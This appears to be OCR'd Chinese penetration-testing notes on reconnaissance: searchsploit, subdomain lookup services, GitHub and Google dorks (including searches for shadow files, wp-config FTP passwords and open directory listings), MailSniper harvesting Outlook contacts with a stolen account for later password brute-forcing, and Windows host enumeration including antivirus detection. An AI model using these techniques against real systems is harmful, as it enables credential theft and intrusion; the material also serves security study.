
**

Search Exploit一DB

**



利用searchsploit apache 5.3.12搜索apache漏洞…这很熟悉了…



命令：`searchsploit -u`
更新最新exp库…

4、开源情报信息搜集(OSINT)

搜索引擎语法

```
百度：https://www.baidu.com
谷歌：https://www.google.com
必应：https://cn.bing.com
```

在线接口

```
http://ce.baidu.com/index/getrelatedsites?site_address=baidu.com
http://www.webscan.cc/
http://sbd.ximcx.cn/  --在线子域名查询-接口光速版
https://censys.io/certificates?q=.example.com
https://crt.sh/?q=%25.example.com
https://github.com/c0ny1/workscripts/tree/master/get-subdomain-from-baidu
https://dnsdumpster.com/  --查询DNS记录、侦查、研究
https://www.threatcrowd.org/searchApi/v2/domain/report/?domain=baidu.com  --和第一个一样
https://findsubdomains.com/
https://dnslytics.com/search?g=www.baidu.com   --DNSlyrics
https://pentest-tools.com/information-gathering/find-subdomains-of-domain   --DNS攻击面2次免费
https://viewdns.info/   --功能很多
https://www.ipneighbour.com/#/lookup/114.114.114.114      --邻居发现
https://securitytrails.com/list/apex_domain/baidu.com
https://url.fht.im/
http://api.hackertarget.com/hostsearch/?q=baidu.com
http://www.yunsee.cn/finger.html     --云悉（限制挺大）
```

有几个挺好用的，自行挖掘...

相关工具

```
https://github.com/rshipp/awesome-malware-analysis/blob/master/恶意软件分析大合集.md
```

此网站极力推荐学习！！！

5、Github Hacking

您可以在所有公共GitHub存储库中搜索以下类型的信息，以及您有权访问的所有私有Github存储库

```
Repositories
Topics
Issues and pull requests
Code
Commits
Users
Wikis
```

参考：

```
Searching for repositories
Searching topics
Searching code
Searching commits
Searching issues and pull requests
Searching users
Searching wikis
Searching in forks
```

可以使用以上方式搜索页面或高级搜索页面搜索Github
您可以使用>，>=，<，和<搜索是大于，大于或等于，小于和小于或等于另一个值的值
下面会介绍如何搜索

搜索仓库

```
>_n      cats stars:>1000匹配关键字"cats"且star大于1000的仓库

>=_n_       cats topIcs:>=5匹配关键字"cats"且标签数量大于等于5的仓库

<_n_      cats size:<10000匹配关键字"cats"且文件小于10KB的仓库

<=_n_     cats stars:<=50匹配关键字"cats"且star小于等于50的仓库

_n_..*   cats stars:10..*匹配关键字"cats"且star大于等于10的仓库

*.._n_  cats stars:*..10匹配关键字"cats"且star小于等于10的仓库

n..n   cats stars:10..50匹配关键字"cats"且star大于10且小于50的仓库
```

搜索代码

注意事项

```
只能搜索小于384KB的文件
只能搜索少于500,000个文件的存储库，登录的用户可以搜索所有公共存储库
除filename搜索外，搜索源代码时必须至少包含一个搜索词。例如，搜索language: Javascript无效,而是这样: amazing language:Java
script
搜索结果最多可以显示来自同一文件的两个片段，但文件中可能会有更多结果。您不能将以下通配符用作搜索查询的一部分“.、！ " = * ！ ？ #
 $ & + ^ | ~ <  > ( ) { } [ ] 搜索将忽略这些符号
```

日期条件

```
cats pushed:<2012-07-05 搜索在2012年07月05日前push代码，且cats作为关键字
cats pushed:2016-04-30..2016-07-04  日期区间
cats created:>=2017-04-01  创建时间
```

逻辑运算

```
AND、OR、NOT
```

排除运算

```
cats pushed:<2012-07-05 language:java  搜索在2012年07月05日前push代码，且cats作为关键字，排除java语言仓库
```

包含搜索

```
cats in:file   搜索文件中包含cats的代码
cats in:path   搜索路径中包含cats的代码
cats in:path,file  搜索路径、文件中包含cats的代码
console path:app/public language:javascript  搜索关键字 console，且语言为javascript，在app/public下的代码
```

主体搜索


```
user: USERNAME        用户名搜索
org: ''ORGNAME         组织搜索
repo: USERNAME/REPOSITORY  指定仓库搜索
```

文件大小


```
size:>1000  搜索大小大于1KB的文件
```

搜索案例


filename:config.php language:php 搜索文件名为 config.php，且语言为php的代码



搜索Java项目配置文件: mail filename:.properties




搜索extension:yaml mongolab.com 中存在的代码信息等



自动化工具

```
https://github.com/unkl4b/gitmIner
```



```
                                UnkL4b
                    Automatic search for Github
  __
((OO))
 \__/                                                                  OO
  |^|                                                                  oOo
  | |                                                                Oo0
  | |                                                              /oOo
  | |___                                                          / /
  \_____|___|__|_|___|___|_|_____|_|_|_|___|_|_|_|_|_|_|_|_|_|__/  v2.0
        | |   |  | |  |       |     | |   |  | |    |     |  |
              |  |                 |           |    |  |   |

  -> github.com/UnkL4b
  -> unkl4b.github.io

  +--------------------[WARNING]---------------------+
  | DEVELOPERS ASSUME NO LIABILITY AND ARE NOT        |
  | RESPONSIBLE FOR ANY MISUSE OR DAMAGE CAUSED BY    |
  | THIS PROGRAM                                      |
  +---------------------------------------------------+
       [-h] [-q 'filename:shadow path:etc']
       [-m wordpress] [-o result.txt]
       [-r '/^\s*.*?;?\s*$/gm']
       [-c _octo=GH1.1.2098292984896.153133829439; _ga=GA1.2.36424941.153192375318; user_session=oZI

optional arguments:
  -h, --help            show this help message and exit
  -q 'filename:shadow path:etc', --query 'filename:shadow path:etc'
                        Specify search term
  -m wordpress, --module wordpress
                        Specify the search module
  -o result.txt, --output result.txt
                        Specify the output file where it will be
                        saved
  -r '/^\s*(.*?);?\s*$/gm', --regex '/^\s*(.*?);?\s*$/gm'
                        Set regex to search in file
  -c _octo=GH1.1.2098292984896.153133829439; _ga=GA1.2.36424941.153192375318; user_session=oZIxL2_aj
                        Specify the cookie for your github
```

EXAMPLE

Searching for wordpress configuration files with passwords:

```
$:> python3 gitminer-v2.0.py -q 'filename:wp-config extension:php FTP_HOST in:file ' -m wordpress -c
```


example使用即可，非常好用

```
https://github.com/techgaun/github-dorks  详细介绍github hacking 搜索利用代码以及方法！！
```

6、google hacking

用法

```
Intitle    包含标题
Intext     包含内容
filetype    文件类型
Info     基本信息
site     指定网站
inurl     包含某个url
link     包含指定链接的网页
cache     显示页面的缓存版本
numberange    搜索一个数字
```

示例

搜索目标包含后台的页面

命令：`inurl:/admin intext: 后台管理系统`

```
site:"some-keywords.com"intitle: login intext: intext: 管理|后台|登陆|用户名|密码|验证码|系统|帐号| manage|admin|log
in|system
```

搜索目标是否有目录列表

000_readme.txt, 2019-07-17 19:12, 3.7K. catalogs/, 2020-09-16 06: ...

www.nhlbi.nih.gov › files ▾ 翻译此页

Index of /files

Index of /files. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. [DIR], audio/, 2014-04-10 00:21, -. [DIR], docs/, 2019-07-01 14: ...

www.exploit-db.com › ghdb ▾ 翻译此页

(intext:"index of /.git") ("parent directory") - Exploit Database

2016年3月22日 - This dork will find git repository's which may have sensitive information. (intext:"index of /.git") ("parent directory") Enjoy! necrodamus.

Index of /pub

Name	Last modified	Size
Parent Directory		-
000_readme.htm	2019-11-08 11:48	7.5K
000_readme.txt	2019-07-17 19:12	3.7K
catalogs/	2020-09-16 21:01	-
data/	2020-07-24 07:55	-
datasets.json	2018-10-05 15:25	2.5K
documents/	2019-11-12 14:39	-
misc/	2016-07-07 16:04	-
models/	2018-01-26 08:56	-
pre_generated_plots/	2018-03-19 13:26	-
software/	2020-06-10 21:54	-

可看到存在目录列表很多url

命令：`intext: index of / | ../ | Parent Directory`

```
site:"some-keywords.com" intext: index of / | ../ | Parent Directory
```

7、Git-all-secret

特性

可以添加自己的正则表达式,在 docker run的时候使用-V

(pwd)/ rules. json; /root/truffleHog/rules. json。可以使用默认正则表达式,如果需要,也可以用truffleHog提供的高熵字符串。可以通过repo- supervisor工具搜索s和json中的高熵字符串。可以搜索用户的Gist,大多数工具都没这个功能。有新工具可以很容易地集成到 git-all-secrets。支持扫描企业 Github orgs/ users/repos/ gists。大多数工具只扫描单个仓库,gtal- secrets可以一次扫描多个…

需要在docker环境下安装，我跳过了这个，以后有精力查看！

8、mailsniper.ps1获取outlook所有联系人

条件

掌握其中一个用户邮箱的账号密码，并且可以登录outlook
outlook地址可以是官方的也可以是目标自己搭建的，并无影响

目的

获取目标邮箱里的所有联系人，方便后续爆破弱口令等等

利用

将尝试 Outlook Web Access（OWA）和Exchange Web服务（EWS）的方法。此命令可用于从Exchange收集电子邮件列表：

```
Get-GlobalAddressList -ExchHostname "outlook地址” -UserName “域名/域用户名” -Password “密码” -OutFile global-addre
ss-list.txt
```

可以自己搭建目标outlook在自己服务器上

此处使用kion的域环境模拟
在mailsniper. ps1最后一行加入以下代码,也可以通过传参的形式调用

```
Get-GlobalAddressList -ExchHostname mail.domain.com -UserName domain\username -Password Fall2016 -OutFile global
-address-list.txt
```

尝试使用我们传递的账号密码去登录目标的outlook，成功登录后会把邮件里的联系人都获取下来，并输出保存到文件里

如果outlook在Office365上道理也是一样的，把ExchHostname指向outlook.office365.com即可，username使用完整的邮箱不要是用户名即可

```
Get-GlobalAddressList -ExchHostname outlook.office365.com -Username 用户名@邮箱.....
```

参考链接

```
https://www.blackhillsinfosec.com/abusing-exchange-mailbox-permissions-mailsniper/
https://www.cnblogs.com/backlion/p/6812690.html
```

工具地址

```
https://github.com/dafthack/mailsniper
```

9、内网渗透之信息收集


Windows（工作者和域）

检查当前shell权限

```
whoami /user & whoami /priv
```

查看系统信息

```
systeminfo
```



收集信息主机名->扮演角色

Tcp/udp 网络连接状态信息

```
netstat -ano
```

可以获取内网IP分布状态-服务（redis)

```
C:\Users\yujun>netstat -ano

活动连接

  协议  本地地址          外部地址        状态           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       992
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       1200
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       8716
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       556
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1376
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1580
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       2040
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       2544
  TCP    0.0.0.0:49674          0.0.0.0:0              LISTENING       680
  TCP    0.0.0.0:49968          0.0.0.0:0              LISTENING       10068
  TCP    10.211.55.3:139        0.0.0.0:0              LISTENING       4
  TCP    10.211.55.3:51444      52.139.250.253:443     ESTABLISHED     2900
  TCP    10.211.55.3:52130      20.54.24.69:443        TIME_WAIT       0
  TCP    10.211.55.3:52181      60.210.21.109:80       TIME_WAIT       0
  TCP    10.211.55.3:52182      60.210.21.45:80        TIME_WAIT       0
  TCP    10.211.55.3:52202      92.123.113.145:80      TIME_WAIT       0
  TCP    10.211.55.3:52212      20.54.24.79:443        TIME_WAIT       0
  TCP    10.211.55.3:52226      112.240.59.29:80       TIME_WAIT       0
  TCP    10.211.55.3:52227      119.188.13.108:80      TIME_WAIT       0
  TCP    10.211.55.3:52264      117.91.184.166:80      TIME_WAIT       0
  TCP    10.211.55.3:52265      60.210.23.249:80       TIME_WAIT       0
  TCP    10.211.55.3:52266      182.107.81.106:80      TIME_WAIT       0
```


查看机器名

```
hostname
```

查看当前操作系统

```
wmic OS get Caption,CSDVersion,OSArchitecture,Version
ver
```

```
C:\Users\yu >wmic OS get Caption,CSDVersion,OSArchitecture,Version
Caption                      CSDVersion  OSArchitecture  Version
Microsoft Windows 10 家庭版              64 位           10.0.18362


C:\Users\yu >ver

Microsoft Windows [版本 10.0.18362.30]
```


查杀软

```
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
```

```
C:\Users\yu >WMIC/Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List

displayName=360安全卫士

displayName=Windows Defender
```

